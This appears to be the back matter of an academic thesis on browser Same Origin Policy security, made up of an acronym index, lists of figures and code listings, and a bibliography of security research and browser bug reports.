DOM Document Object Model 1, 7, 8, 12, 13, 19, 21, 25, 27, 30, 31, 33, 39, 40, 44

FQDN fully qualified domain name 11

I/O Input/Output 1

IE Internet Explorer 14

JS JavaScript 1, 27

JSON JavaScript Object Notation 21

P3P Platform for Privacy Preferences Project 24

SOP Same Origin Policy 2, 3, 5, 7, 8, 11, 12, 14–16, 19–25, 27–30, 33, 35, 38, 39, 41, 43, 49, 50

XHR XMLHttpRequest 12, 14, 15, 43

XSS Cross-Site Scripting 21, 23, 29, 32–34, 36, 44

List of Figures

1.1 A browser's network requests in a timeline as shown in Firebug . . . 4

3.1 Some JavaScript Objects and Their Hierarchy; Non-exhaustive List. 13

4.1 Flawed charset conversion leads to unexpected domain resolution . . 31
4.2 Flash URL parsing mismatch 35
4.3 Geolocation API permission binding 38
4.4 The Premature Feature `about:permissions` in Firefox 39

5.1 Improved Manual Testing of JavaScript code blocks 43

List of Listings

3.1 HTTP GET Request with XHR 14
3.2 A crossdomain.xml example 17

4.1 Wrong Content-Length splits one request in two 33
4.2 From Header Injection to Cross Origin Access 33
4.3 Probe for Login on last.fm 38

5.1 Basic Layout for Tests 42
5.2 Heiderich's HTTPOnly Bypass for Firefox and Java 7 Update 5 `http://html5sec.org/java` 44
5.3 SOP Bypass for ZIP-based Filetypes: List all Files in a ZIP 45
5.4 SOP Bypass for ZIP-based Filetypes: Read Content of an Office Document 46
5.5 Firefox HTML5 Iframe Sandbox Bug 46
5.6 Outline of Spider Mechanism 47

A.1 Cross-Browser Proof of Concept 51
A.2 Firefox HTML5 Iframe Sandbox Bug 51

Bibliography

[Ada11] Adam Barth. The web origin concept. http://tools.ietf.org/html/rfc6454, December 2011. Last visited 2012-03-28.

[Adoa] Adobe Systems Inc. Cross-domain policy file specification | adobe developer connection. http://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html. Last visited 2012-09-20.

[Adob] Adobe Systems Inc. Flash player security. http://livedocs.adobe.com/flex/3/html/help.html?content=05B_Security_01.html. Last visited 2012-09-28.

[Adoc] Adobe Systems Inc. Security update available for adobe flash player. http://www.adobe.com/support/security/bulletins/apsb10-14.html. Last visited 2012-10-19.

[Ale] Alexa Internet, Inc. Alexa top 500 global sites. http://www.alexa.com/topsites. Last visited 2012-08-14.

[Ant] Tom Anthony. Detect if visitors are logged into twitter, facebook or google+. http://www.tomanthony.co.uk/blog/detect-visitor-social-networks/. Last visited 2012-10-15.

[BB07] Andrew Bortz and Dan Boneh. Exposing private information by timing web applications. In *Proceedings of the 16th international conference on World Wide Web*, WWW '07, page 621–628, New York, NY, USA, 2007. ACM.

[Bor] Boris Zbarsky. 568564 – suppress the script filename for cross-origin error events (SA39925). https://bugzilla.mozilla.org/show_bug.cgi?id=568564. Last visited 2012-03-14.

[Bur08] James Burke. Tagneto: Browser and dojo updates on fragment ID messaging. http://tagneto.blogspot.com/2008/01/browser-and-dojo-updates-on-fragment-id.html, January 2008. Last visited 2012-03-08.

[BWS09] Adam Barth, Joel Weinberger, and Dawn Song. Cross-origin javascript capability leaks: detection, exploitation, and defense. In *Proceedings of the 18th conference on USENIX security symposium*, SSYM'09, page 187–198, Berkeley, CA, USA, 2009. USENIX Association.

[Coa] Michael Coates. Security vulnerability in firefox 16. https://blog.mozilla.org/security/2012/10/10/security-vulnerability-in-firefox-16/. Last visited 2012-10-22.

[CRW07] Shuo Chen, David Ross, and Yi-Min Wang. An analysis of browser domain-isolation bugs and a light-weight transparent defense mechanism. In *Proceedings of the 14th ACM conference on Computer and communications security*, CCS '07, page 2–11, New York, NY, USA, 2007. ACM.

[CVE] CVEdetails.com. Top 50 products having highest number of cve security vulnerabilities. http://cvedetails.com/top-50-products.php. Last visited 2012-10-15.

[Dot] Dottoro Web Reference. MAYSCRIPT attribute (applet, embed) HTML & XHTML. http://help.dottoro.com/lhbkaqko.php. Last visited 2012-09-27.

[DPFF] Stefano Di Paola, Giorgio Fedon, and Elia Florio. Adobe acrobat reader plugin - multiple vulnerabilities. http://www.wisec.it/vulns.php?page=9. Last visited 2012-10-19.

[Edn] William J. Edney. Same-origin policy for local files doesn't work with symlinked directories. https://bugzilla.mozilla.org/show_bug.cgi?id=457896. Last visited 2012-10-20.

[Eis] Gerry Eisenhaur. chrome directory traversal (local disk access via "flat" addons). https://bugzilla.mozilla.org/show_bug.cgi?id=413250. Last visited 2012-10-20.

[Fre] FreeBase. Window postmessage plugin. http://postmessage.freebaseapps.com/. Last visited 2012-10-18.

[FS00] Edward W. Felten and Michael A. Schneider. Timing attacks on web privacy. In *Proceedings of the 7th ACM conference on Computer and communications security*, CCS '00, page 25–32, New York, NY, USA, 2000. ACM.

[Goo] Google Inc. Issue 69187 - chromium - error prototypes are called on remote scripts - an open-source browser project to help move the web forward. - google project hosting. http://code.google.com/p/chromium/issues/detail?id=69187. Last visited 2012-03-14.

[Gun] Georgi Guninski. 355126 – stealing pictures via canvas and http redirect. https://bugzilla.mozilla.org/show_bug.cgi?id=355126. Last visited 2012-07-13.

[Has] Yosuke Hasegawa. 568148 – combining importScripts of WebWorker with E4X causes information disclosure. https://bugzilla.mozilla.org/show_bug.cgi?id=568148. Last visited 2012-02-25.

[Hei12] Mario Heiderich. *Towards Elimination of XSS Attacks with a Trusted and Capability Controlled DOM.* phdthesis, Ruhr-University Bochum, May 2012.

[Heya] Gareth Heyes. Astalanumerator. http://www.thespanner.co.uk/2010/06/16/astalanumerator-07/. Last visited 2012-10-22.

[Heyb] Gareth Heyes. Firefox knows what your friends did last summer. http://www.thespanner.co.uk/2012/10/10/firefox-knows-what-your-friends-did-last-summer/. Last visited 2012-10-25.

[Heyc] Gareth Heyes. I know what your friends did last summer. http://www.thespanner.co.uk/2009/01/07/i-know-what-your-friends-did-last-summer/. Last visited 2012-10-18.

[Heyd] Gareth Heyes. Shazzer - shared fuzzer. http://shazzer.co.uk/home. Last visited 2012-10-22.

[Hol] Christian Holler. 7 tips for fuzzing firefox more effectively | mozilla security blog. https://blog.mozilla.org/security/2012/06/20/7-tips-for-fuzzing-firefox-more-effectively/. Last visited 2012-09-04.

[Hop] Alex Hopmann. Story of xmlhttp. http://www.alexhopmann.com/story-of-xmlhttp/. Last visited 2012-10-23.

[HWEJ10] Lin-Shung Huang, Zack Weinberg, Chris Evans, and Collin Jackson. Protecting browsers from cross-origin CSS attacks. In *Proceedings of the 17th ACM conference on Computer and communications security*, CCS '10, page 619–629, New York, NY, USA, 2010. ACM.

[IBM] IBM. Improve cross-domain communication with client-side solutions. http://www.ibm.com/developerworks/web/library/wa-crossdomaincomm/. Last visited 2012-10-18.

[JB08] Collin Jackson and Adam Barth. Beware of finer-grained origins. In *In Web 2.0 Security and Privacy (W2SP 2008)*, 2008.

[JBB+09] Collin Jackson, Adam Barth, Andrew Bortz, Weidong Shao, and Dan Boneh. Protecting browsers from DNS rebinding attacks. *ACM Trans. Web*, 3(1):2:1–2:26, January 2009.

[Kre] Brian Krebs. What you should know about history sniffing. http://krebsonsecurity.com/2010/12/what-you-should-know-about-history-sniffing/. Last visited 2012-10-21.

[KSTW07] Chris Karlof, Umesh Shankar, J. D. Tygar, and David Wagner. Dynamic pharming attacks and locked same-origin policies for web browsers. In *Proceedings of the 14th ACM conference on Computer and communications security*, CCS '07, page 58–71, New York, NY, USA, 2007. ACM.

[kuz] kuza55. Same origin policy weaknesses. http://www.powerofcommunity.net/pastcon_2008.html. Last visited 2012-04-11.

[Mas] Masinter. Rfc 2397 - the data url scheme. http://tools.ietf.org/html/rfc2397. Last visited 2012-10-12.

[MDNa] MDN. Plugins | MDN. https://developer.mozilla.org/en-US/docs/Plugins. Last visited 2012-09-26.

[MDNb] MDN. Same origin policy for JavaScript. https://developer.mozilla.org/en/Same_origin_policy_for_JavaScript. Last visited 2012-06-20.

[Mica] Microsoft Corporation. About URL security zones (Windows). http://msdn.microsoft.com/en-us/library/ms537183(v=vs.85).aspx. Last visited 2012-10-10.

[Micb] Microsoft Corporation. Network security access restrictions in silverlight. http://msdn.microsoft.com/en-us/library/cc645032(VS.95).aspx. Last visited 2012-10-02.

[Micc] Microsoft Corporation. Privacy in internet explorer (windows). http://msdn.microsoft.com/en-us/library/ms537343(v=vs.85).aspx. Last visited 2012-10-12.

[Micd] Microsoft Corporation. URL access restrictions in silverlight. http://msdn.microsoft.com/en-us/library/cc189008(VS.95).aspx. Last visited 2012-10-02.

[Mice] Microsoft Corporation. XDomainRequest object (Internet explorer). http://msdn.microsoft.com/en-us/library/cc288060.aspx. Last visited 2012-10-10.

[Min] Miniwatts Marketing Group. Internet growth statistics. http://www.internetworldstats.com/emarketing.htm. Last visited 2012-10-20.

[Moo] David X Moore. This same origin policy is the dumbest thing ever. http://stackoverflow.com/questions/4672643/html5-canvas-getimagedata-and-same-origin-policy#comment5153414_4672643. Last visited 2012-10-19.

[Moza] Mozilla Corporation. Escalation of privilege through about:newtab. http://www.mozilla.org/security/announce/2012/mfsa2012-60.html. Last visited 2012-10-16.

[Mozb] Mozilla Corporation. Source code of about:permissions. http://mxr.mozilla.org/mozilla-central/source/browser/components/preferences/aboutPermissions.js?rev=f4157e8c4107. Last visited 2012-10-16.

[Mozc] Mozilla Foundation. Mozilla foundation security announcements. http://www.mozilla.org/security/announce/. Last visited 2012-10-22.

[Mozd] Mozilla Foundation. Public suffix list - MozillaWiki. https://wiki.mozilla.org/Gecko:Effective_TLD_List. Last visited 2012-06-19.

[nas] nasalislarvatus3000. 655836 – information leakage between canvases and origins [Windows D2D]. https://bugzilla.mozilla.org/show_bug.cgi?id=655836. Last visited 2012-03-14.

[Orm] Tavis Ormandy. common dns misconfiguration can lead to "same site" scripting. http://seclists.org/bugtraq/2008/Jan/270. Last visited 2012-10-19.

[Pal] Wladimir Palant. Xmlhttprequest allows reading httponly cookies. https://bugzilla.mozilla.org/show_bug.cgi?id=380418. Last visited 2012-10-19.

[Pur] Phil Purviance. Top-level universal XSS « superevr. https://superevr.com/blog/2012/top-level-universal-xss/. Last visited 2012-10-10.

[Q-S] Q-Success. Usage of client-side programming languages for websites. http://w3techs.com/technologies/overview/client_side_language/all. Last visited 2012-10-17.

[Sal] Roi Saltzmann. Old habits die hard: Cross-zone scripting in dropbox & google drive mobile apps. http://blog.watchfire.com/wfblog/2012/10/old-habits-die-hard.html. Last visited 2012-10-22.

[Sca] Scapy Project. Scrapy. http://www.scrapy.org. Last visited 2012-10-23.

[SMWL10] Kapil Singh, Alexander Moshchuk, Helen J. Wang, and Wenke Lee. On the incoherencies in web browser access control policies. In *Security and Privacy (SP), 2010 IEEE Symposium on*, pages 463 –478, May 2010.

[SR] Paul Stone and Jacobo Ros. Framesniffing against SharePoint and LinkedIn. http://www.contextis.com/research/blog/framesniffing/. Last visited 2012-07-13.

[Staa] StatOwl.com. Java market share and usage statistics. http://statowl.com/java.php. Last visited 2012-10-10.

[Stab] StatOwl.com. Web browser plugin market share. http://www.statowl.com/plugin_overview.php. Last visited 2012-10-17.

[vK] Anne van Kesteren. Url: domain names. http://annevankesteren.nl/2012/09/idna. Last visited 2012-10-25.

[W3Ca] W3C. Content security policy 1.0. http://www.w3.org/TR/CSP/. Last visited 2012-08-02.

[W3Cb] W3C. Cross-origin resource sharing. http://dvcs.w3.org/hg/cors/raw-file/tip/Overview.html. Last visited 2012-10-12.

[W3Cc] W3C. Device apis working group. http://www.w3.org/2009/dap/. Last visited 2012-10-22.

[W3Cd] W3C. File API. http://www.w3.org/TR/FileAPI/. Last visited 2012-10-05.

[W3Ce] W3C. Indexed database api. http://www.w3.org/TR/IndexedDB/. Last visited 2012-10-16.

[W3Cf] W3C. The platform for privacy preferences 1.0 (P3P1.0) specification. http://www.w3.org/TR/P3P/. Last visited 2012-07-27.

[W3Cg] W3C. Testing - HTML WG wiki. http://www.w3.org/html/wg/wiki/Testing. Last visited 2012-07-10.

[W3Ch] W3C. Web storage. http://www.w3.org/TR/webstorage/. Last visited 2012-06-26.

[W3Ci] W3C. Xmlhttprequest level 2. http://www.w3.org/TR/XMLHttpRequest/. Last visited 2012-10-12.

[W3C09] W3C. W3C document object model. http://www.w3.org/DOM/, January 2009. Last visited 2012-05-07.

[W3C10] W3C. Geolocation API specification. http://www.w3.org/TR/geolocation-API/, September 2010. Last visited 2012-04-25.

[WCJJ11] Z. Weinberg, E. Y Chen, P. R Jayaraman, and C. Jackson. I still know what you visited last summer: Leaking browsing history via user interaction and side channel attacks. In *2011 IEEE Symposium on Security and Privacy (SP)*, pages 147–161. IEEE, May 2011.

[WHAa] WHATWG. HTML standard. http://www.whatwg.org/specs/web-apps/current-work/multipage/. Last visited 2012-06-20.

[WHAb] WHATWG. URL standard. http://url.spec.whatwg.org/. Last visited 2012-09-25.

[ZA] Michal Zalewski and Filipe Almeida. DOM checker - browser domain context separation validator. http://lcamtuf.coredump.cx/dom_checker/. Last visited 2012-07-13.

[Zala] Michal Zalewski. 370445 – embedded nulls in location.hostname confuse same-origin checks (Zalewski XSS vulnerability). https://bugzilla.mozilla.org/show_bug.cgi?id=370445. Last visited 2012-02-25.

[Zalb] Michal Zalewski. 451619 – redirects permit cross-domain and local-system image disclosure via CANVAS. https://bugzilla.mozilla.org/show_bug.cgi?id=451619. Last visited 2012-07-13.

[Zalc] Michal Zalewski. about:neterror, certerror permit url spoofing by being same-origin with about:blank. https://bugzilla.mozilla.org/show_bug.cgi?id=602780. Last visited 2012-10-20.

[Zald] Michal Zalewski. Cross site cooking. http://www.securiteam.com/securityreviews/5EP0L2KHFG.html. Last visited 2012-10-18.

[Zale] Michal Zalewski. Web 2.0 backdoors made easy with msie & xmlhttprequest. http://seclists.org/fulldisclosure/2007/Feb/81. Last visited 2012-10-19.

[Zal10] Michal Zalewski. Browser security handbook. http://code.google.com/p/browsersec/wiki/Main, September 2010. Last visited 2012-04-16.

[Zal11] Michal Zalewski. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, November 2011.